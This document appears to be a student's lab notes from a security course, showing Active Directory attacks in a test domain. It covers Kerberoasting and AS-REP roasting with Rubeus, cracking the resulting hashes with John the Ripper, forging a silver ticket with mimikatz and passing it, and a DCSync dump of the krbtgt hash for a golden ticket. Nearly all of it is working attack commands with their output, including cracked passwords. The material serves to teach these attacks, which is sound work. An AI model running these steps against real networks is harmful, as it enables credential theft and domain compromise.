
08/12/2021  02:27 PM  <DIR>          Elastic Endpoint Agent
11/24/2021  03:48 PM  <DIR>          inetpub
09/14/2020  03:37 PM  <DIR>          PerfLogs
08/12/2021  02:27 PM  <DIR>          Program Files
11/04/2019  05:35 PM  <DIR>          Program Files (x86)
04/04/2022  04:59 PM  <DIR>          tools
11/24/2021  05:00 PM  <DIR>          Users
04/04/2022  05:38 PM  <DIR>          Windows
               0 File(s)                0 bytes
               8 Dir(s)  24,167,485,440 bytes free

C:\Windows\system32>


```


LAB 9: KERBEROASTING ATTACK

On win client



Access to HTTP service





*Ethernet0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
7462	98.024822	10.160.68.189	10.160.139.254	KRB5	265	AS-REQ
7463	98.026354	10.160.139.254	10.160.68.189	KRB5	223	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
7474	98.042623	10.160.68.189	10.160.139.254	KRB5	345	AS-REQ
7476	98.046765	10.160.139.254	10.160.68.189	KRB5	70	AS-REP
7484	98.047468	10.160.68.189	10.160.139.254	KRB5	1566	TGS-REQ
7487	98.061182	10.160.139.254	10.160.68.189	KRB5	127	TGS-REP
7490	98.061711	10.160.68.189	10.160.139.254	HTTP	2612	GET / HTTP/1.1
7495	98.089075	10.160.139.254	10.160.68.189	HTTP	490	HTTP/1.1 304 Not Modified

```
C:\tools>.\Rubeus.exe kerberoast /stats
```

```
v2.0.0

[*] Action: Kerberoasting

[*] Listing statistics about target users, no ticket requests being performed.
[*] Target Domain : soc.course
[*] Searching path 'LDAP://W2019DC.soc.course/DC=soc,DC=course' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

-----
| Supported Encryption Type | Count |
-----
| RC4_HMAC_DEFAULT         | 1     |
-----

-----
| Password Last Set Year | Count |
-----
| 2021                   | 1     |
-----
```

```

*) NOTICE: AES hashes will be returned for AES-enabled accounts.
*) Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

*) Target Domain : soc.course
*) Searching path 'LDAP://W2019DC.soc.course/DC=soc,DC=course' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.848.113556.1.4.803:=2)))'

*) Total kerberoastable users : 1

*) SamAccountName : iis_svc
*) DistinguishedName : CN=IIS Service Account,CN=Users,DC=soc,DC=course
*) ServicePrincipalName : HTTP/W2019DC.soc.course
*) PwdLastSet : 11/24/2021 4:27:43 PM
*) Supported ETypes : RC4_HMAC_DEFAULT
*) Hash : $krb5tgs$23$iis_svc$soc.course$HTTP/W2019DC.soc.course@soc.course*$52FE05A64FAE0E4E7A2FD05D0834E81454DBC85D04AFE40A714146884D38466108E2193F36A21B738861108986670A2451228738478EFA2633AC197FE61788584C580C5EE075AE92855948E05607C7558240992D045C66668365C14327BA568743D8D621F9258BF408287C988E18E80F80E9DF61821812D6C5A254AA8090CF95C04877ECA35DE429AB767381615C829F5E37D08C1679AF5AFA75C8F8A531049168D863C882181E982580D51616FC3534074EF32CA6458281F96EED98937348A6EA9CBDD088AA1AE5039308635A3A4C21ACE73288CF0EDCD24EA6CB59DF8AE380E192922547A1504881F2665F6AD7092172B455E84B21315F10F5CD20131C50A824A997858BD07C22A4E8C6626EF2D4D286A2876352C2B1807564F753148151E2F3D2FF3ABDF3E6C5C4846CD85E01F15ACD160B532A22A5DACEA4C8B019F96DE1E3B32D084E06C24E19A815A882847A89CD112F462BA0C11DD1E072CCE14C4810E6F41E80F50339C614D0827F680B82FFCD05D8778723D848C24959A9214A6C64C7318079A5C979A15F77591857312E2661058332C4368F828486DF44B033F398D59CE0A5B8F86DC709409D92ACB870AB091813128ABAD38DA01448D1E7E184A43C9EC57D08F18D5C001FE8682E8E83F940749718B0983530110760AD129E315B1F19595A0FDBA2C74329018AA291D217A98416681EA1FE63911293AC248E82437149C6526C208BF80884751B6958631F5AF10B87D00D39C5A85F1ED81740224DE0D331C1D5C662564468D2499A066518512978EE1388A8D0CGC07461E578848985EFCF4872EBA3C90F0CFE64DA5EC510A48D880AC464F8B16E57958AC73830952176A268EC1DF07383EC38FFE44AD80E4A826ADA5C9491A4F091D207FD8CB144D010EDCE73A219A58BA782E69AEFCA2CF9FD0868504C5FFC9678E1B976306A9814DC6354E19FDA2ED58A472B9C928D2968A2593EAA07133C12428DA9D150A1188B86C65A81AE115C08ED09C1B9C555834C2C124CC23F993D8C9E81348343E9F398387141F785CD7987B914DAE1A7E37D80E5381FAF882179E9E4954218EBE04999D87ACE29A8B61E713D8CEC53806F68ED0E5B739D456CE7AF9AF246DE3E9F885A21EE6E2C5498B215D0CC6F01FAAD32FF7DA2ED13586A5C4E0AA6F72322A19134F0F0168610D1D1B70F8FA474DA8B92DDCFD71FE9765467C7024C499A28FE56A18CCAF9861DF1F3697CC4E546F61BCAB823CD8C01E1A0AC1DAEF133C4B887943E4770E70663413C89D0D3A8DB4C205847DCABEC7A6E177863C97244719C8C718681EFA08B98E608412D37C77848BA33AFECF07B6DC3110862CAC12425C44D0303A5F1A6475DA08924A66C70676475151F6E6506D7547DA8654E8982CAC2F0A5807A6268E6089F650B1692AF66ED1AF005FF018FDE2E4D27AB0976194C0D3C7445081202697F6838F478D887CDF210E06808E4F788F3E5809E8C90AB71A100F5E60116873A294703C32A29AB17ED2858C05DAC69AD7D37617C7247734684640CD1F38673EBA44507603C

```

```



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# john Public/ --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@kali:~# john Public/rc4_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Press 'q' or Ctrl-C to abort, almost any other key for status
S3rvlcel (7)
1g 0:00:00:18 DONE (2022-04-04 07:48) 0.05534g/s 590149p/s 590149c/s 590149C/s S
4210430..S3raphim
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~# john Public/rc4_hash --show
?:S3rvlcel

1 password hash cracked, 0 left
root@kali:~#

```

Lab 10: AS-REP Roasting

On DC -> turn off preauthentication



On win client


```

PS C:\tools> .\Rubeus.exe asreproast

Rubeus

v2.0.0

[*] Action: AS-REP roasting

[*] Target Domain      : soc.course

[*] Searching path 'LDAP://W2019DC.soc.course/DC=soc,DC=course' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName     : duser
[*] DistinguishedName  : CN=duser,CN=Users,DC=soc,DC=course
[*] Using domain controller: W2019DC.soc.course (10.160.139.254)
[*] Building AS-REQ (w/o preauth) for: 'soc.course\duser'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$duser@soc.course:7374F4CC66A7CB49459D7FDEBD06CB53503D0971DFFADE30DC42
287F23F585388B0C8FD0461F77306799311AF5A9A738FA25A9D2F74588A93F1ED6CB48D2A658C0C
EE4F969FAD3F9B8035D0B77F2DEC3AB26BAA2A09F0525597F8F390BBB3109669E8C011C4188E37B
D55A4D2ACABA7442D80475408CEDESE3C8FEF65CF67E5A4EEDF599EDF8311A150372A726E683F49F
70CB09488B8614EC62A001A5D9A34B3656F3DBB3399A7FCE649FCE7BD7DE9065DF929D007762BFD
69C524E4701CF0E53F00163D0E9E3CDBA7129A81B7998E38E4F9EB36C7AB71AD23FE90076CB6DAB8
34CECFCE614B150C20EF48141A36E833B6C2DC3239C

[*] SamAccountName     : iis_svc
[*] DistinguishedName  : CN=IIS Service Account,CN=Users,DC=soc,DC=course
[*] Using domain controller: W2019DC.soc.course (10.160.139.254)
[*] Building AS-REQ (w/o preauth) for: 'soc.course\iis_svc'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$iis_svc@soc.course:9F6D4ECSA1BEE84CB5804075881672605F2848443BAA20F6E
D92068684166C09A686F74E1D081F380B7DE5DD5E2EE80DD6504320EFDAAEF5881E1D280A63A93E5
8B1737B54E604FEA0F8C465E6F1E018C90A38504E983FE06F8D0C2ED1392CE12062205C5E069E
05080694F58506739F63E0219A6F2EEF35190CBF62A21E34E3EFF3C36AB12648B8AD70F8F1186F
21121087AF2788058D505E6E4F1F2EDF009EE02D837C22CAB81C8ABEC0E8024856C7AD001485607
FBEE47492D801F9F3A90468B3F7AA2C7C92A536CEEC9159D215EF99A47AD851EF7AEC38B33B669C
EDAB63A4A68B981CB58B094C933257AA6EDA6167A582

PS C:\tools>

```

```

PS C:\tools> .\Rubeus.exe asreproast /outfile:asrep_hash

Rubeus

v2.0.0

[*] Action: AS-REP roasting

[*] Target Domain      : soc.course

[*] Searching path 'LDAP://W2019DC.soc.course/DC=soc,DC=course' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName     : duser
[*] DistinguishedName  : CN=duser,CN=Users,DC=soc,DC=course
[*] Using domain controller: W2019DC.soc.course (10.160.139.254)
[*] Building AS-REQ (w/o preauth) for: 'soc.course\duser'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\tools\asrep_hash

[*] Roasted hashes written to : C:\tools\asrep_hash
PS C:\tools>

```

```

root@kali:~# john Public/asrep_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5asrep, Kerberos 5 AS-REP et
ype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd1 ($krb5asrep$duser@soc.course)
1g 0:00:00:13 27.29% (ETA: 08:12:58) 0.07686g/s 313828p/s 338358c/s 338358c/s 56
20925..s6199892
1g 0:00:00:30 68.70% (ETA: 08:12:54) 0.03332g/s 328380p/s 339014c/s 339014c/s ba
be054,.babe042793
S3rv1cel ($krb5asrep$iis_svc@soc.course)
2g 0:00:00:32 DONE (2022-04-04 08:12) 0.06172g/s 329135p/s 338985c/s 338985c/s S
3th4R..S3r1n1ty
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Session aborted
root@kali:~# john Public/asrep_hash --show
$krb5asrep$iis_svc@soc.course:S3rv1cel
$krb5asrep$duser@soc.course:P@ssw0rd1

2 password hashes cracked, 0 left
root@kali:~#

```

Lab 11: Silver ticket attack

Administrator: Windows PowerShell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\duser> whoami /user

USER INFORMATION

User Name SID

soc\duser S-1-5-21-3733204155-799635312-620878883-1104

PS C:\Users\duser>

```
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /sid:S-1-5-21-3733204155-799635312-620878883-1104 /domain:soc.course /id:1001 /target:w2019dc.soc.course /service:http /rc4:07DF81224E36471453CDE20C50C3C408 /user:BadGuy
User : BadGuy
Domain : soc.course (SOC)
SID : S-1-5-21-3733204155-799635312-620878883-1104
User Id : 1001
Groups Id : *513 512 520 518 519
ServiceKey: 07df81224e36471453cde20c50c3c40b - rc4_hmac_nt
Service : http
Target : w2019dc.soc.course
Lifetime : 4/4/2022 3:24:40 PM ; 4/1/2032 3:24:40 PM ; 4/1/2032 3:24:40 PM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
mimikatz #
```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\duser> whoami /user

USER INFORMATION

User Name SID

soc\duser S-1-5-21-3733204155-799635312-620878883-1104

PS C:\Users\duser> cd ..\..

PS C:\> cd \tools\

PS C:\tools> .\Rubeus.exe ptt /ticket:C:\tools\mimikatz_trunk\x64\ticket.kirbi

Rubeus

v2.0.0

[*] Action: Import Ticket

[+] Ticket successfully imported!

PS C:\tools>

```
PS C:\tools> klist

Current LogonId is 0:0xeb8091


Cached Tickets: (1)

#0> Client: BadGuy @ soc.course
Server: http/w2019dc.soc.course @ soc.course
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 4/4/2022 15:24:40 (local)
End Time: 4/1/2032 15:24:40 (local)
Renew Time: 4/1/2032 15:24:40 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:
PS C:\tools>
```

```
PS C:\tools> Invoke-Webrequest -UseBasicParsing -UseDefaultCredentials http://w2019dc.soc.course

StatusCode      : 200
StatusDescription : OK
Content          : <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
                  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

On DC :



Lab 12 : Golden Ticket Attack

On Win client

Get uer’s NTLM password

```

mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'soc.course' will be the domain
[DC] 'W2019DC.soc.course' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 10/6/2021 5:30:16 PM
Object Security ID : S-1-5-21-3733204155-799635312-620878883-502
Object Relative ID : 502

Credentials:
Hash NTLM: 8c0f3f64d8d42ce82e56ed68e269dfd9
ntlm- 0: 8c0f3f64d8d42ce82e56ed68e269dfd9
lm - 0: 3b30e40dc435896e30749d0fadd51e65

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : ce45c1860bb9c432f0597918b052a3e6

* Primary:Kerberos-Newer-Keys *
